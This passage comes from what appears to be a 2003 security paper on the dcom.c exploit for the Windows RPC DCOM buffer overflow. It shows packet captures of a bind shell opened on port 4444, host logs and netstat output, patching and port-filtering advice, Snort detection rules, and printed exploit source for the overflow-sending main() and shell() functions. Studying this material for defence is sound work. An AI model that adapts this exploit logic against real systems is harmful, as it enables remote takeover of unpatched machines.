<nop,nop,< td=""><td>timesta</td><td>mp 28</td><td>38160</td><td>1354</td><td>> (DF</td><td>)</td><td></td><td></td><td></td></nop,nop,<>	timesta	mp 28	38160	1354	> (DF)			
0x0000	4500	0134	31d7	4000	4006	850b	c0a8	00c9	E41.0.0
0x0010	c0a8	00c8	0414	0087	c96f	85a6	86de	b9b2	
0x0020	8018	16d0	58d8	0000	0101	080a	002b	4e90	X+N.
0x0030	0000	054a	d5cd	6bb1	4064	980b	7765	6bd6	Jk.@dwek.
0x0040	93cd	c294	ea64	f021	8£32	9480	3af2	ec8c	d.!.2:
0x0050	3472	980b	cf2e	390b	d73a	7£89	3472	a00b	4r9:4r
0x0060	178a	9480	bfb9	51de	e2f0	9080	ec67	c2d7	g
0x0070	345e	b098	3477	a80b	eb37	ec83	6ab9	de98	4^4w7j
0x0080	3468	b483	62d1	a6c9	3406	1f83	4a01	6b7c	4hb4J.k
0x0090	8cf2	38ba	7b46	9341	703f	9778	54c0	affc	8.{F.Ap?.xT
0x00a0	9b26	e161	3468	b083	6254	lf8c	f4b9	ce9c	.&.a4hbT
0x00b0	bcef	1f84	3431	516b	bd01	540b	6a6d	cadd	41QkT.jm
0x00c0	e4f0	9080	2fa2	0400	5c00	4300	2400	5c00	/\.C.\$.\.
0x00d0	3100	3200	3300	3400	3500	3600	3100	3100	1.2.3.4.5.6.1.1.
0x00e0	3100	3100	3100	3100	3100	3100	3100	3100	1.1.1.1.1.1.1.1.
0x00f0	3100	3100	3100	3100	3100	2e00	6400	6f00	1.1.1.1.1d.o.
0x0100	6300	0000	0110	0800	cccc	cccc	2000	0000	с
0x0110	3000	2d00	0000	0000	882a	0c00	0200	0000	0*
0x0120	0100	0000	288c	0c00	0100	0000	0700	0000	(
0x0130	0000	0000							

Packets 9 through 13 are related to the normal completion of the TCP connection.

#9 victim.135 > attacker.1044: . ack 1777 win 17520 <nop, nop, timestamp 1354 2838160> (DF) 0x0000 4500 0034 00f0 4000 8006 76f2 c0a8 00c8 E..4..@...v.... 0x0010 c0a8 00c9 0087 0414 86de b9b2 c96f 86a6 attacker.1044 > victim.135: F 1777:1777(0) ack 61 win 5840 #10 <nop, nop, timestamp 2838160 1354> (DF) 0x0000 4500 0034 31d8 4000 4006 860a c0a8 00c9 E..41.@.@..... 0x0010 c0a8 00c8 0414 0087 c96f 86a6 86de b9b2o.... 0x0020 8011 16d0 f3c2 0000 0101 080a 002b 4e90+N. 0x0030 0000 054a ...J victim.135 > attacker.1044: . ack 1778 win 17520 #11 <nop, nop, timestamp 1354 2838160> (DF) 0x0000 4500 0034 00f1 4000 8006 76f1 c0a8 00c8 E..4..@...v.... c0a8 00c9 0087 0414 86de b9b2 c96f 86a7 0x0010 0x0020 8010 4470 c622 0000 0101 080a 0000 054a ..Dp."....J 0x0030 002b 4e90 .+N. .+N.

#12 victim.135 > attacker.1044: F 61:61(0) ack 1778 win 17520
<nop,nop,timestamp 1354 2838160> (DF)

0000 054a

0x0030

0x0030

...J

4500 0034 00f2 4000 8006 76f0 c0a8 00c8 E..4..@...v.... 0x0000 c0a8 00c9 0087 0414 86de b9b2 c96f 86a7o.. 0x0010 8011 4470 c621 0000 0101 080a 0000 054a ...Dp.!....J 0x0020 002b 4e90 0x0030 .+N. #13 attacker.1044 > victim.135: . ack 62 win 5840 <nop, nop, timestamp 2838165 1354> (DF) 4500 0034 0000 4000 4006 b7e2 c0a8 00c9 E..4..@.@..... 0x0000 c0a8 00c8 0414 0087 c96f 86a7 86de b9b3 0x0010 8010 16d0 f3bc 0000 0101 080a 002b 4e95+N. 0x0020

Packets 14 through 16 are the attacker establishing a TCP connection to the newly opened shell on port 4444 of the victim's machine via the standard three way handshake.

 #14
 attacker.1045 > victim.4444: S 3391583627:3391583627(0) win

 5840 <mss</td>
 1460,sackOK,timestamp
 2838673
 0,nop,wscale
 0> (DF)

 0x0000
 4500
 003c
 251a
 4000
 4006
 92c0
 c0a8
 00c9
 E..<%.@.@.....</td>

 0x0010
 c0a8
 00c8
 0415
 115c
 ca27
 758b
 0000
 0000
\.'u....

 0x0020
 a002
 16d0
 0875
 0000
 0204
 05b4
 0402
 080a
u....

 0x0030
 02b
 5091
 0000
 0103
 0300

 +P.....

attacker.1045 > victim.4444: . ack 1 win 5840 <nop,nop,timestamp 2838674 0> (DF) 0x0000 4500 0034 251b 4000 4006 92c7 c0a8 00c9 E..4%.@.@..... 0x0010 c0a8 00c8 0415 115c ca27 758c 86e3 a89f\.'u.... 0x0020 8010 16d0 07a6 0000 0101 080a 002b 5092+P. 0x0030 0000

0101 080a 0000 0000 0000 0000 0101 0402

The final 4 packets are the victim's machine returning the actual command shell to the attacker, along with the attacker machine's acknowledgements.

attacker.1045 > victim.4444: . ack 40 win 5840 <nop,nop,timestamp 2838853 1368> (DF) 0x0000 4500 0034 251c 4000 4006 92c6 c0a8 00c9 E..4%.@.@..... 0x0010 c0a8 00c8 0415 115c ca27 758c 86e3 a8c6\.'u.... 0x0020 8010 16d0 0174 0000 0101 080a 002b 5145t...+QE 0x0030 0000 0558 ...X

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At this point the victim machine has been compromised and the attacker has full system level privileges via a remote command line shell on port 4444.

Compromised Host View: RPC Error Message

Some machines which have been exploited may become unresponsive or may reboot repeatedly. The error message below may appear on the host machine after it has been exploited, indicating the machine must reboot due to a failure in the RPC service. The machine will countdown 60 seconds before forcing a reboot.



<u>Compromised Host View: Windows Event Viewer</u> The following entries are logged within the Windows Event Viewer logging

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facility. The name of each log is followed by a brief description of the event. The Security Log event is dependent on the policy of the victim machine being set to audit logon/logoff events. Otherwise no security related events are logged as the exploit appears to the operating system to be an application/system related issue.

Application Log: DCOM bad return code

Event	Type:	Error
Event	Source:	EventSystem
Event	Category:	(50)
Event	ID: 4609	
Date:		8/23/2003
Time:		1:00:44 PM
User:		N/A
Comput	er: WINFO	RENSICS
Descri	ption:	
ml		leater and a later at a share la a

The COM+ Event System detected a bad return code during its internal processing. HRESULT was 800706BE from line 44 of d:\nt\com\comlx\src\events\tierl\eventsystemobj.cpp. Please contact Microsoft Product Support Services to report this error.

For more information, see Help and Support Center at http://go.microsoft.com/fwlink/events.asp.

Security Log: User Logoff

Event	Туре:	Success Au	dit
Event	Source:	Security	
Event	Category:	Logon/Logo	ff
Event	ID: 551		
Date:		8/23/2003	
Time:		1:00:44 PM	I
User:		WINFORENSI	CS\root
Comput	er: WINFORENSI	CS	
Descri	ption:		
User i	nitiated logof	f:	
	User Name:		root
	Domain:		WINFORENSICS
	Logon ID:		(0x0,0x174c3)

For more information, see Help and Support Center at http://go.microsoft.com/fwlink/events.asp.

System Log (Entry One): RPC Service Unexpectedly Terminates Event Type: Error

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Event Source: Service Control Manager Event Category: None Event ID: 7031 Date: 8/23/2003 Time: 1:00:44 PM User: N/A Computer: WINFORENSICS Description: The Remote Procedure Call (RPC) service terminated unexpectedly. It has done this 1 time(s). The following corrective action will be taken in 60000 milliseconds: Reboot the machine.

For more information, see Help and Support Center at http://go.microsoft.com/fwlink/events.asp.

System Log (Entry Two): Forced Reboot Due to RPC Failure

Event Type:	Information
Event Source:	USER32
Event Category:	None
Event ID: 1074	
Date:	8/23/2003
Time:	1:00:44 PM
User:	NT AUTHORITY\SYSTEM
Computer: WINFORENSI	ICS
Description:	
The process winlogon	.exe has initiated the restart of WINFORENSICS for
the following reason	: No title for this reason could be found
Minor Reason: Oxff	
Shutdown Type: rebo	ot
Comment: Windows mu	st now restart because the Remote Procedure Call
(RPC) service termin	ated unexpectedly
For more information	, see Help and Support Center at
http://www.autoucoff	and fulling (around a sen

For more information, see Help and Support Center at http://go.microsoft.com/fwlink/events.asp. Data: 0000: ff 00 00 00 ÿ...

Compromised Host View: Netstat

The host is now compromised and the attacker has the necessary access to fully control the machine. Following is information from the viewpoint of the victim machine.

Port 4444 shown as "listening" or having an "established" connection. c:\tools\dcomx>netstat -an

Active Connections

Proto	Local Address	Foreign Address	State
TCP	0.0.0.0:135	0.0.0:0	LISTENING
TCP	0.0.0.0:445	0.0.0:0	LISTENING
TCP	0.0.0.0:1025	0.0.0:0	LISTENING
TCP	0.0.0.0:1027	0.0.0:0	LISTENING
TCP	0.0.0.0:1089	0.0.0:0	LISTENING
TCP	0.0.0.0:4444	0.0.0:0	LISTENING

Compromised Host View: Process Running

Process: svchost.exe Pid: 744

Below is a view of the actual command shell process spawned by the exploit which is running on port 4444. This is a listing of all the named objects that the process has open on the victim's machine. In the details below "victimpc" is the machine name and "root" is the current logged on user. Note the various references to the RPC (epmapper) and DCOM (COM3) objects.

Handle Type Access Name 0x4 KeyeEvent 0x000F003 \KernelObjects\CritSecOutOfMemoryEvent 0x8 Directory 0x0000003 \KnownDlls 0xC File 0x00100020 C:\WINDOWS\system32 0x10 Mutant 0x00000001 \NlsCacheMutant 0x14 Directory 0x000F00F \Windows 0x1C Key 0x000F00F \Windows 0x1C Key 0x000F003F HKLM 0x2C File 0x0012019F \Device\NamedPipe\net\NtControlPipe2 0x34 Thread 0x001F03FF svchost.exe(744): 748 0x44 Directory 0x0002000F \BaseNamedDbjects 0x4C File 0x0012019F \Device\NamedPipe\svcctl 0x54 WindowStation 0x000F016E \Windows\WindowStations\Service-0x0-3e7\$ 0x60 WindowStation 0x000F016E \Windows\WindowStations\Service-0x0-3e7\$ 0x70 Key 0x000F003F HKCR 0x78 Thread 0x001F03FF svchost.exe(744): 752 0x8C Key 0x000F003F HKCR\CLSID 0x90 Key 0x000F003F HKCR\AppID 0xA4 File 0x0010000 \Dfs 0xA8 Key 0x000F003F HKCR\AppID 0xA8 Key 0x000F003F HKCR\SoFTWARE\Microsoft\Ole 0xB0 Port 0x001F03FF svchost.exe(744): 756 0x70 Thread 0x001F03FF svchost.exe(744): 756 0x60 WindowStell 0x001F03FF svchost.exe(744): 756 0x78 Thread 0x001F03FF svchost.exe(744): 756 0x78 Thread 0x001F03FF svchost.exe(744): 756 0xA8 Key 0x000F003F HKCR\AppID 0xA4 File 0x001F03FF svchost.exe(744): 756 0xC0 Thread 0x001F03FF svchost.exe(744): 756 0xC0 Thread 0x001F03FF svchost.exe(744): 752 0xC4 Key 0x000F003F HKLM\SYSTEM\ControlSet001\Services\WinSock2\Parameters\Protocol_Catalog9 0xCC Key 0x000F003F

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5			
0xD4	File	0x001F01FF	\Device\Afd\Endpoint
0xD8	File	0x001F01FF	\Device\Tcp
0xDC	File	0x001F01FF	\Device\Afd\Endpoint
0xE4	Thread	0x001F03FF	svchost.exe(744): 760
0xE8	File	0x00160089	
	\NamedPipe\Winsock		ngeListener-2e8-0
0xF0	File	0x001F01FF	\Device\Afd\Endpoint
0xFC	Thread	0x001F03FF	svchost.exe(744): 764
0x100		0x001F03FF	svchost.exe(744): 760
0x108		0x001F01FF	\Device\Afd\Endpoint
0x140		0x00100020	
	DWS\WinSxS\x86_Mic		ws.Common-
	s_6595b64144ccf1di		
0x144		0x000F003F	HKU\.DEFAULT
0x160	Event	0x001F0003	
	medObjects\crypt32		
0x190	File	0x001200A0	\Device\Tcp
0x194		0x001F01FF	\Device\Afd\Endpoint
	Section	0x000F0007	\BaseNamedObjects\RotHintTable
0x19C		0x001F0003	\BaseNamedObjects\ScmCreatedEvent
0x1A4		0x001F01FF	\Device\Tcp
0x1B0		0x000F01FF	NT AUTHORITY\SYSTEM
0x1BC		0x000F01FF	NT AUTHORITY\LOCAL SERVICE
0x1C0		0x000F003F	HKCR
0x1C8	Key	0x000F003F	HKLM\SOFTWARE\Microsoft\COM3
0x1D4	Key	0x000F003F	нки
0x1D8	Key	0x000F003F	HKCR
0x1E4	Key	0x000F003F	HKLM\SOFTWARE\Microsoft\COM3
0x1EC	Key	0x000F003F	HKLM\SOFTWARE\Microsoft\COM3
0x1F4	Key	0x000F003F	HKCR\CLSID
0x1FC	Кеу	0x000F003F	HKCR
0x204	Кеу	0x000F003F	HKLM\SOFTWARE\Microsoft\COM3
0x210	Кеу	0x000F003F	HKLM\SOFTWARE\Microsoft\COM3
0x218	Кеу	0x000F003F	HKLM\SOFTWARE\Microsoft\COM3
0x220	Кеу	0x000F003F	HKCR\CLSID
0x22C	File	0x0012019F	\Device\NamedPipe\epmapper
0x244		0x0012019F	\Device\NamedPipe\epmapper
0x24C	Token	0x000F01FF	NT AUTHORITY\SYSTEM
0x250	Thread	0x001F03FF	svchost.exe(744): 764
0x25C	Thread	0x001F03FF	svchost.exe(744): 1260
0x260	File	0x001F01FF	\Device\Tcp
0x268		0x001F01FF	\Device\Afd\Endpoint
0x26C	File	0x001F01FF	\Device\Udp
0x284	Thread	0x001F03FF	svchost.exe(744): 1396
0x28C	Thread	0x001F03FF	svchost.exe(744): 764
0x2B4	Thread	0x001F03FF	svchost.exe(744): 1496
0x2B8	Token	0x000F01FF	NT AUTHORITY\SYSTEM
0x2BC	Thread	0x001F03FF	svchost.exe(744): 1960
0x2D0	File	0x001F01FF	\Device\Tcp
0x2D8	File	0x001F01FF	\Device\Afd\Endpoint
0x2EC	File	0x001F01FF	\Device\Afd\Endpoint
0x2F4	Token	0x000F01FF	victimpc\root
0x30C	Token	0x0000000C	victimpc\root
0x314	Token	0x000F01FF	victimpc\root
0x31C	Token	0x000000C	victimpc\root

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0x328Token0x000F01FFNT AUTHORITY\SYSTEM0x334Mutant0x00120001\BaseNamedObjects\ShimCacheMutex0x37CSection0x0000002\BaseNamedObjects\ShimSharedMemory0x380Process0x001F0FFF<Non-existant Process>(784)0x384Thread0x001F03FF<Non-existant Process>(784):

This information was gathered using the freeware Process Explorer tool available at <u>http://www.sysinternals.com</u>..

Protecting Against the Exploit

The vulnerability the dcom.c code exploits was published by the Last Stage of Delirium Research Group (<u>http://lsd-pl.net</u>) on July 16, 2003 to coordinate with the release of the patch by Microsoft. Shortly afterwards on July 25, 2003 the Xfocus team (<u>http://www.xfocus.org</u>) released code to exploit the vulnerability. Even though a patch was released with the announcement of the vulnerability, and the first exploit code didn't surface until nine days later, there are still a vast number of unpatched machines. The following information provides details on assessing the vulnerability and mitigating the associated risks.

Assessing Vulnerability

In order to verify whether or not a particular machine is vulnerable to the exploit you should verify whether or not the 823980 patch has been installed. This is assuming you've already determined the version of Windows being run is one that is susceptible to the exploit (see the earlier "exploit details" portion of this paper for a list of affected operating systems).

Verifying vulnerability/patch installation via the registry:

Using the table below verify the registry key exists for the corresponding version of Windows running on the machine in question. If the registry key does not exist then the machine has probably not been patched and is therefore vulnerable to the exploit.

Windows Version	Registry Key
Windows NT 4.0 & NT 4.0 Terminal Server Edition	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows NT\Current Version\Hotfix\Q823980
Windows 2000	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Updates\Windows 2000\SP5\KB823980
Windows XP Gold	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Updates\Window s XP\SP1\KB823980
Windows XP SP1	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Updates\Windows XP\SP2\KB823980
Windows Server 2003	HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Updates\Window Server 2003\SP1\KB823980

Verifying Patch Installation

Information obtained from Microsoft Security Bulletin MS03-026 available at http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/bulletin/MS03-026.asp

Verifying vulnerability/patch installation via network scanning: For large networks or networks which may not have tight control over the machines being connected to it, scanning machines connected to the network can be the best option. Three of the tools which can be used for this purpose follow.

Tool	Notes				
Microsoft's KB 823980 Scanning Tool	Free command line tool available from Microsoft which will scan a range of IP addresses for machines which do not have the 823980 patch installed. Results are logged (patched, not patched, unreachable, etc.) and can be later fed to a script for installing the patch.				
KB823980scan.exe: http://support.microsoft.com/default.aspx?kbid=826369					
Internet Security System'sFree command line tool available from Internet SecurityScanms Tool.Systems which does basic scanning and reports non- patched machines to the console.					
Scanms.exe: http://www.iss.n	Scanms.exe: http://www.iss.net/support/product_utilities/ms03-026rpc.php				
eEye Digital Security Provides a free GUI based tool which scans a range of IP addresses for unpatched machines and allows the results to be saved to file.					
http://www.eeye.com/html/R	esearch/Tools/RPCDCOM.html				

Network Scanning Tools

The Microsoft tool should suffice in most instances. This tool has the added benefit of reporting on hosts which were scanned but for some reason did not provide a valid result. This could be due to port 135 being filtered, the machine being shut down, etc. The added detail can be useful in determining which machines while not vulnerable at the time of scanning, may still require further investigation. A log of each scan is kept and the list of vulnerable hosts are stored separately in a file named vulnerable.txt. This allows the file to be fed to a script used to install the patch on the vulnerable machines.

As networks tend to be very dynamic it's a good idea to regularly scan for vulnerable machines. Vulnerable machines can easily be missed if they're shut down or not connected during earlier scans. Scanning regularly ensures these machines are found when they come online. This is especially true for networks

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which allow remote connections from employees, vendors or clients via services like a Virtual Private Network (VPN).

Host Level Protection

Patch:

The most effective method to protect against the exploit is to correct the vulnerability it targets. Applying the appropriate Microsoft supplied patch (#823980) for the host operating system should be the priority. The patch will provide the necessary updates so that the Windows RPC DCOM interface is no longer susceptible to the buffer overflow used by the exploit. Links to the patches and installation instructions for the various versions of Windows can be found via the following Microsoft KB article:

http://support.microsoft.com/default.aspx?kbid=823980

Below are the system requirements for installing the patch on various versions of Windows. If you have machines which do not meet the requirements be sure to apply additional defenses or consider taking them offline until they can be properly upgraded and patched.

Windows Version	Required Level		
Windows NT 4.0	Service Pack 6a		
Windows NT 4.0 Terminal Server Edition	Service Pack 6		
Windows 2000	Service Pack 2, 3 or 4		
Windows XP	Gold or Service Pack 1		
Windows Server 2003	Gold		

System Requirements for Installing the 823980 Patch

http://www.microsoft.com/technet/security/bulletin/MS03-026.asp

Anti-Virus Software:

Standard anti-virus software may not be able to stop the dcom.c exploit as the exploit is executed remotely via the network and does not require a file to be locally installed. However, updated anti-virus software should be able to capture most of the worms (MS Blast, for example) which generally install themselves on the victim's machine in order to further propagate. Your anti-virus software should always be running and should be configured to automatically update definitions as soon as new versions are available.

Disable Services:

If for some reason you are unable to patch vulnerable machines you may want to

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consider disabling DCOM services on the host. Please note that this will potentially impact the machine's ability to communicate with other machines on the network. The information below regarding the impact of disabling DCOM is provided by Microsoft.

Warning If you disable DCOM, may you may lose operating system functionality. After you disable support for DCOM, the following may result:

* Any COM objects that can be activated remotely may not function correctly.

* The local COM+ snap-in will not be able to connect to remote servers to enumerate their COM+ catalog.

* Certificate auto-enrollment may not function correctly.

* Windows Management Instrumentation (WMI) queries against remote servers may not function correctly.

There are potentially many built-in components and 3rd party applications that will be affected if you disable DCOM. Microsoft does not recommend that you disable DCOM in your environment until you have tested to discover what applications are affected. Disabling DCOM may not be workable in all environments.

Microsoft's warning related to disabling DCOM in KB article 825750 (*http://support.microsoft.com/default.aspx?scid=kb;en-us;*825750)

To disable DCOM change the value of the registry key listed below to "N". HKEY_LOCAL_MACHINE\Software\Microsoft\OLE\EnableDCOM

More information on disabling DCOM can be found in Microsoft's KB article 825750 mentioned above.

Network Level Protection:

Filter Ports:

As it can be difficult to ensure every single machine on a network is patched it is prudent to apply another layer of protection at the network level. The ports mentioned below can be safely filtered at the firewall on most networks, as they generally are not used for Internet protocols. Blocking these ports is an essential first step as it provides an additional layer of security while individual machines are being patched.

> Block UDP ports: 135, 137, 138, 445 Block TCP ports: 135, 139, 445, 593

Intrusion Detection:

An intrusion detection system (IDS) can be used to monitor network traffic and issue alerts when suspicious activity is found. Below are two rules for the popular Snort (<u>http://www.snort.org</u>) IDS which will alert on suspicious traffic inbound to ports 135 or 445.

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Alert 1

alert tcp \$EXTERNAL_NET any -> \$HOME_NET 135 (msg:"NETBIOS DCERPC ISystemActivator bind attempt"; flow:to_server,established; content:"|05|"; distance:0; within:1; content:"|0b|"; distance:1; within:1; byte_test:1,&,1,0,relative; content:"|A0 01 00 00 00 00 00 00 C0 00 00 00 00 00 00 46|"; distance:29; within:16; reference:cve,CAN-2003-0352; classtype:attempted-admin; sid:2192; rev:1;)

The alert above looks for the bind string code within the exploit, being sent to port 135 on the target machine. The dcom.c code snippet below has been highlighted to reflect the data the alert is configured to detect. If detected Snort will return a message of "NETBIOS DCERPC ISystemActivator bind attempt".

dcom.c code snippet>

unsigned char bindstr[]={ **0x05**, 0x00, **0x0B**, 0x03, 0x10, 0x00, 0x00, 0x00, 0x48, 0x00, 0x00, 0x00, 0x7F, 0x00, 0x00, 0x00, 0x16, 0xD0, 0x16, 0x00, 0x00, 0x00, 0x00, 0x00, 0x01, 0x00, 0x01, 0x00, 0x01, 0x00, 0x01, 0x00, 0x01, 0x00, 0x00,

<end dcom.c code snippet>

Alert 2

The alert above is similar to the first in that it looks for specific data in the payload of packets which correlates to the dcom.c exploit, however this alert is configured for port 445. This alert is included since it is theoretically possible to exploit the vulnerability via port 445, however at the time of this writing the majority if not all reports of the exploit have occurred via port 135.

Additional Network Monitoring:

Watch for machines on your LAN attempting to establish connections to external IP addresses via TCP port 135. These machines could be infected with one of the many variants of the DCOM exploit and may be scanning for additional victims. In addition you should also be monitoring traffic attempting to access TCP port 4444 on machines within your network, as this could indicate attempts to connect to infected computers.

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Code Analysis

At the time of this writing the exploit code can be found on the MetaSploit web site at <u>http://www.metasploit.com/tools/dcom.c</u>. Below is an overview of the main functions of the code. The code analyzed was written by H D Moore at <u>www.metasploit.com</u>, based on the original code written by FlashSky and Benjurry at <u>www.xfocus.org</u>, which was based on the original exploit discovered by the Last Stage of Delirium (LSD) at <u>www.lsd-pl.net</u>.

The code consists of two functions, "main" and "shell" which are described below. The other components of the code, including the buffer overflow values, have been omitted. Again, the full code is available via the previously listed site.

<u>Function main</u>: as shown below, handles the core operations of the exploit. This includes

- Connecting to the victim machine on port 135.
- Executing the buffer overflow via an RPC/DCOM request with a filename which exceeds the expected size.
- Passing the appropriate offset that correlates to the version of Windows being attacked and opening a shell bound to port 4444.

```
int main(int argc, char **argv)
{
   int sock;
   int len,len1;
   unsigned int target_id;
   unsigned long ret;
   struct sockaddr in target ip;
   unsigned short port = 135;
   unsigned char buf1[0x1000];
   unsigned char buf2[0x1000];
   printf("-----
\n");
   printf("- Remote DCOM RPC Buffer Overflow Exploit\n");
   printf("- Original code by FlashSky and Benjurry\n");
   printf("- Rewritten by HDM <hdm [at] metasploit.com>\n");
   if(argc<3)
   {
       printf("- Usage: %s <Target ID> <Target IP>\n", argv[0]);
       printf("- Targets:\n");
       for (len=0; targets[len] != NULL; len++)
       {
          printf("- %d\t%s\n", len, targets[len]);
       }
       printf("\n");
       exit(1);
```

```
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```

```
}
    /* yeah, get over it :) */
    target_id = atoi(argv[1]);
    ret = offsets[target_id];
    printf("- Using return address of 0x%.8x\n", ret);
    memcpy(sc+36, (unsigned char *) &ret, 4);
    target_ip.sin_family = AF_INET;
    target ip.sin addr.s addr = inet addr(argv[2]);
    target_ip.sin_port = htons(port);
    if ((sock=socket(AF_INET,SOCK_STREAM,0)) == -1)
    {
        perror("- Socket");
        return(0);
    }
    if(connect(sock,(struct sockaddr *)&target_ip, sizeof(target_ip)) !=
0)
    {
        perror("- Connect");
        return(0);
    }
    len=sizeof(sc);
    memcpy(buf2, request1, sizeof(request1));
    len1=sizeof(request1);
    * (unsigned long *) (request2) =* (unsigned long
*) (request2) + sizeof (sc) /2;
    * (unsigned long *) (request2+8) =* (unsigned long
*) (request2+8) + sizeof (sc) /2;
    memcpy(buf2+len1, request2, sizeof(request2));
    len1=len1+sizeof(request2);
    memcpy(buf2+len1, sc, sizeof(sc));
    len1=len1+sizeof(sc);
    memcpy(buf2+len1, request3, sizeof(request3));
    len1=len1+sizeof(request3);
    memcpy(buf2+len1, request4, sizeof(request4));
    len1=len1+sizeof(request4);
   *(unsigned long *)(buf2+8)=*(unsigned long *)(buf2+8)+sizeof(sc)-
0xc;
    *(unsigned long *)(buf2+0x10)=*(unsigned long
*) (buf2+0x10) +sizeof(sc)-0xc;
    *(unsigned long *)(buf2+0x80)=*(unsigned long
*) (buf2+0x80)+sizeof(sc)-0xc;
    *(unsigned long *)(buf2+0x84)=*(unsigned long
*) (buf2+0x84)+sizeof(sc)-0xc;
    * (unsigned long *) (buf2+0xb4) =* (unsigned long
```

```
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```

```
(CVE # CAN-2003-0352)
```

```
*) (buf2+0xb4)+sizeof(sc)-0xc;
    * (unsigned long *) (buf2+0xb8) =* (unsigned long
*) (buf2+0xb8)+sizeof(sc)-0xc;
    *(unsigned long *)(buf2+0xd0)=*(unsigned long
*) (buf2+0xd0) +sizeof(sc) -0xc;
    *(unsigned long *)(buf2+0x18c)=*(unsigned long
*) (buf2+0x18c) +sizeof(sc) -0xc;
    if (send(sock,bindstr,sizeof(bindstr),0) == -1)
    {
            perror("- Send");
            return(0);
    len=recv(sock, buf1, 1000, 0);
    if (send(sock,buf2,len1,0) == -1)
    {
            perror("- Send");
            return(0);
    }
    close(sock);
    sleep(1);
   target_ip.sin_family = AF_INET;
    target_ip.sin_addr.s_addr = inet_addr(argv[2]);
    target_ip.sin_port = htons(4444);
    if ((sock=socket(AF_INET,SOCK_STREAM,0)) == -1)
    {
        perror("- Socket");
       return(0);
    }
   if(connect(sock,(struct sockaddr *)&target_ip, sizeof(target_ip)) !=
0)
        printf("- Exploit appeared to have failed.\n");
        return(0);
    }
   printf("- Dropping to System Shell...\n\n");
   shell(sock);
   return(0);
}
```

<u>Function shell:</u> The shell function attempts to open a shell on port 4444 of the victim machine, after it has been exploited using the "main" function. An error is returned if the function is unsuccessful.

void shell (int sock)

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{ int l; int l; char buf[512]; fd_set rfds; while (1) { FD_SET (0, &rfds); FD_SET (sock, &rfds); select (sock + 1, &rfds, NULL, NULL, NULL); if (FD ISSET (0, &rfds)) { l = read (0, buf, sizeof (buf)); if (l <= 0) { printf("\n - Connection closed by local user\n"); exit (EXIT_FAILURE); } write (sock, buf, 1); } if (FD_ISSET (sock, &rfds)) { l = read (sock, buf, sizeof (buf)); if (l == 0) { printf ("n - Connection closed by remote host.\n"); exit (EXIT_FAILURE); } else if (l < 0) { printf ("\n - Read failure\n"); exit (EXIT_FAILURE); write (1, buf, 1); } } }

Conclusion

The RPC/DCOM vulnerability (CVE # CAN-2003-0352) is a very serious threat due to the widespread use of the Windows operating systems affected. After reading this paper you should have an understanding of the underlying vulnerability exploited by the dcom.c code. You should also know what action is required to mitigate the risk via several different courses of action. For more detailed information on any of the topics discussed in this paper please see the references section.

Additional Information

The resources listed below contain additional information on the RPC DCOM exploit discussed in this paper.

MetaSploit --=[Win32 DCOM RPC Exploit]=-http://www.metasploit.com/tools/dcom.c

Full-Disclosure Mailing List [Full-Disclosure] DCOM RPC exploit (dcom.c) http://lists.netsys.com/pipermail/full-disclosure/2003-July/007092.html

Xfocus Team "The Analysis of LSD's Buffer Overrun in Windows RPC Interface" <u>http://www.xfocus.org/documents/200307/2.html</u>

Microsoft What You Should Know About Microsoft Security Bulletin MS03-026 http://www.microsoft.com/security/security_bulletins/ms03-026.asp

CERT Coordination Center CERT Advisory CA-2003-16 Buffer Overflow in Microsoft RPC <u>http://www.cert.org/advisories/CA-2003-16.html</u>

Symantec Microsoft Windows DCOM RPC Interface Buffer Overrun Vulnerability http://securityresponse.symantec.com/avcenter/security/Content/8205.html

Google Search for "dcom.c" <u>http://www.google.com/search?q=dcom.c&btnG=Google+Search&hl=en&lr=&ie=</u> <u>UTF-8&oe=UTF-8</u>

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Microsoft TechNet "TCP and UDP Port Assignments" <u>http://www.microsoft.com/technet/treeview/default.asp?url=/technet/prodtechnol/</u> <u>windows2000serv/reskit/tcpip/part4/tcpappc.asp</u> (Aug. 23, 2003)

Microsoft MSDN "Understanding the DCOM Wire Protocol by Analyzing Network Data Packets". March 1998. http://www.microsoft.com/msj/0398/dcom.aspx (Aug. 25, 2003)

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Common Vulnerabilities and Exposures: Search for "RPC" <u>http://cve.mitre.org/cgi-bin/cvekey.cgi?keyword=RPC</u> (Aug. 23, 2003)

ICAT Metabase: A CVE Based Vulnerability Database. 20 Oct. 2003 http://icat.nist.gov/icat.cfm?function=statistics (Nov. 1, 2003)

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